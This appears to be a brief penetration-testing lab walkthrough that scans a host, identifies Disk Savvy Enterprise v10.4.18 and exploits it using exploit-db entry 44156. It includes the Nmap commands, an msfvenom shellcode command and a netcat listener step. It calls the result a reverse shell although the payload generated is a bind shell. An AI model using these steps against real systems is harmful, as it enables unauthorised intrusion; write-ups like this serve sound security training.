


Nmap –sC –sV 192.168.26.87





Nmap –p- 192.168.26.87



The result of NMAP scan on port 80 show us Application “Disk Savvy Enterprise v10.4.18”




Let’s have a look on exploit-db and we find this exploit:

https://www.exploit-db.com/exploits/44156


Generate shellcode with msfvenom:


msfvenom -a x86 --platform windows -p windows/shell\_bind\_tcp LHOST=192.168.19.10 LPORT=80 -f py -b '\x00\x02\x0a\x0d\xf8\xfd' --var-name shellcode



Replace shellcode in the exploit 44156.py without “b” character and change the host with the box IP.

Exploit:





Start nc on port 80 and launch the exploit.

And you receive a reverse shell with root privilege